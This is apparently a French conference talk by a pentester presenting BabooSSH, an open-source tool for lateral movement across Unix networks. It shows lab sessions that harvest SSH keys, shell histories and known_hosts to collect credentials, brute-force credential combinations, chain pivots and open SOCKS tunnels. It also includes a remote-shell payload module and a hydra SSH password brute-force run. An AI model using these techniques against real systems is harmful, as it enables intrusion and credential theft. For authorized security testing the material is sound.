AKERVA

BabooSSH

Le spread SSH qui a pas le temps de niaiser

MOI

- Nicolas COSNARD
- Auditeur/Pentester Akerva
- @Cybiere
- Bricole des trucs pour se simplifier la vie

PENDANT CE TEMPS, DANS UNE RED TEAM…

- « Yes j'ai des creds et je suis sûr qu'il y a du rejeu de mdp, ça va pwn !
- - Trop bien, tu lances un CME et tu poutre tout le réseau !
- - C'est du Linux... »


- Plein de tools super efficaces pour poutrer des réseaux windows
- Pour les réseaux *nix, c'est plus artisanal (lire « à l'arrache »)

INTRODUCING BABOOSSH

- Un outil permettant de se répandre rapidement à travers un réseau *nix : à partir de creds SSH, connecter, collecter et pivoter pour rebondir entre les machines
- Une joli interface en ligne de commandes pour faire peur au skids, mais avec des couleurs parce que c'est zouli

```
[lab]sga:#1@10.0.1.101:22(exec)> run
Establishing connection to sga:#1@10.0.1.101:22...> OK
```

- De l'autocompletion parce que taper au clavier c'est compliqué
- Une aide embarquée parce que lire la doc c'est tricher
- Un outil en Python3 libre et open-source pour que la communauté puisse l'améliorer



LES OBJETS

- Le *workspace*
  - Le workspace contient les cibles, les users/creds trouvés, le loot
  - Tout est sauvegardé automatiquement dans le workspace
  - Chaque workspace à un dossier dédié pour que tout soit rangé

```
lab
├── keys
│   └── 10.0.1.101-22_sga_.ssh_id_rsa
├── loot
│   ├── 10.0.1.101-22_sga_.ssh_config
│   └── 10.0.1.101-22_sga_.ssh_known_hosts
└── workspace.db
```

- Les *endpoints* sont des couple IP:Port de services SSH
- Un *host* est un *e*nsemble d'*endpoints* correspondant à une machine
- Les *users* sont des noms d'utilisateurs

- Les *creds* sont des authentifiants : mot de passe, clefs SSH

```
[lab]mbr:#3@10.0.3.109:22(gather)> creds
ID    Type      Value
----  --------  ------------------------------------------------------------------------
#1    password  changeme123+
#2    privkey   /home/ncnd/info/baboossh/workspaces/lab/keys/10.0.1.101-22_sga_.ssh_id_rsa
#3    password  letmein!
#4    privkey   /home/ncnd/info/baboossh/workspaces/lab/keys/10.0.3.109-22_mbr_.ssh_id_rsa [?]
```

- Un *path* indique qu'un *endpoint* destination est atteignable depuis *host* source

COMMENT QU'ON L'UTILISE

- Une fois au moins un *endpoint*, un user et un *creds* ajoutés au *workspace*, il est possible de les définir comme cibles pour s'y connecter :

```
[lab]> set user sga
user => sga
[lab]sga@...> set creds #1
creds => #1
[lab]sga:#1@...> set endpoint 10.0.1.101:22
endpoint => 10.0.1.101:22
[lab]sga:#1@10.0.1.101:22> connect
Establishing connection to sga:#1@10.0.1.101:22...> OK
Unknown host, identifying...> New host: ssh1
```

- Un objet *connection* sera créé et sauvegardé dans le *workspace*, et l'*host* cible sera identifié
- Mode bourrin : si certains paramètres ne sont pas définis, toutes les combinaisons possibles du *workspace* pour ces paramètres sont testées jusqu'à trouver une connexion fonctionnelle :

```
[lab]sga:#2@...(exec)> connect
This will attempt up to 5 connections. Proceed ? [y,N] y
Establishing connection to sga:#2@10.0.1.101:22...Error occured: Permission denied
Establishing connection to sga:#2@10.0.2.106:22...> OK
Unknown host, identifying...> New host: ssh6
Establishing connection to sga:#2@10.0.2.107:22...> OK
```

- Si besoin, BabooSSH effectue les pivots nécessaires de manière transparente :

```
[lab]bba:#5@10.0.4.110:22(gather)> connect -v
Establishing connection to bba:#5@10.0.4.110:22...> sga:#1@10.0.1.101:22...> sga:#2@10.0.2.106:22...> mbr:#3@10.0.3.109:
22...> pto:#4@10.0.3.105:22...> pto:#4@10.0.1.104:22...> fba:#3@10.0.2.108:22...> bba:#5@10.0.4.110:22...> OK
```

COMMENT QU'ON PWNE

- Les *payloads* prennent une connexion (et éventuellement des paramètres) et exécutent des commandes sur l'hôte distant.

```
[lab]sga:#2@10.0.2.102:22> set payload hostname
payload => hostname
[lab]sga:#2@10.0.2.102:22(hostname)> run
Establishing connection to sga@10.0.2.102:22 (with creds #2)...> OK
ssh2
```


- Plusieurs *payloads* sont déjà disponibles (`exec`, `shell`, `getfile`, `putfile` et `gather`)
- `gather` est un *payload* permettant d'automatiser le rebond à travers le réseau : il va essayer de rassembler *users*, *creds* et *endpoints* et de les sauvegarder dans le *workspace*
  - Historiques des shells (commandes « ssh [user]@[adresse] »…)
  - Fichier de configuration utilisateur SSH
  - Known_hosts (si non chiffré)
  - Clefs RSA/DSA/ECDSA dans ~/.ssh

```
[lab]sga:#1@10.0.1.101:22(gather)> run
Establishing connection to sga:#1@10.0.1.101:22...> OK
Starting gathering... Done !
Users :

Creds :
 - #2

Endpoints :
 - 10.0.2.106:22
 - 10.0.2.107:22
 - 10.0.2.102:22
 - 10.0.2.103:22

Connections :
 - sga:#2@10.0.2.106:22
```



À VOTRE TOUR DE BOSSER

- Conception modulaire : trois types de modules existent pour rajouter des fonctionnalités
  - Méthodes d'authentification
    - *Password*
    - *Clefs privées/publiques*
    - Kerberos
    - ??
  - Payloads
    - Linenum
    - ??
  - Moteurs d'imports et d'exports
    - *Import d'un scan Nmap*
    - *Export vers un graphe*
    - ??
  - Chaque type de module est une classe Python avec quelques fonctions prédéfinies.

```python
import asyncio, asyncssh, sys
from os import dup

class ExtStr(type):
    def __str__(self):
        return self.getKey()

class MySSHClientSession(asyncssh.SSHClientSession):
    def data_received(self, data, datatype):
        print(data, end='')
    def connection_lost(self, exc):
        if exc:
            print('SSH session error: ' + str(exc), file=sys.stderr)

class BaboosshExt(object,metaclass=ExtStr):
    @classmethod
    def getModType(cls):
        return "payload"

    @classmethod
    def getKey(cls):
        return "shell"

    @classmethod
    def descr(cls):
        return "Get a shell on target"

    @classmethod
    async def run(cls,socket, connection,wspaceFolder):
        try:
            sout = dup(sys.stdout.fileno())
            sin = dup(sys.stdin.fileno())
            result = await socket.run(term_type="xterm", stdin=sin, stdout=sout, stderr=sout)
        except OSError as e:
            print(e.errno)
        except Exception as e:
            print("Error : "+str(e))
            return False
        return True
```

ONE MORE THING

- BabooSSH permet de créer des tunnels SOCKS à travers une connexion, peu importe le nombre de pivots, pour pouvoir lancer ses outils à l'intérieur du réseau ciblé

```
[lab]> tunnel open sga:#2@10.0.2.106:22 12345
Establishing connection to sga:#2@10.0.2.106:22...> OK
Tunnel to sga:#2@10.0.2.106:22 open on port 12345
[lab]> tunnel list
Current tunnels in workspace:
  Local port  Destination
------------  --------------------
       12345  sga:#2@10.0.2.106:22
```

```
❯❯❯❯ ss -lntp4                                                                                                    ~/tools
State          Recv-Q          Send-Q                    Local Address:Port                    Peer Address:Port
LISTEN         0               100                           127.0.0.1:12345                        0.0.0.0:*
 users:(("python3",pid=18017,fd=17))
❯❯❯❯ proxychains4 hydra -t 4 -l mbr -P SecLists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt ssh://10.0.
3.109:22
[proxychains] config file found: /home/ncnd/tools/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
Hydra v9.1-dev (c) 2019 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-10-20 12:20:25
[DATA] max 4 tasks per 1 server, overall 4 tasks, 21 login tries (l:1/p:21), ~6 tries per task
[DATA] attacking ssh://10.0.3.109:22/
[22][ssh] host: 10.0.3.109   login: mbr   password: letmein
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-10-20 12:20:42
```

Demo

https://github.com/cybiere/baboossh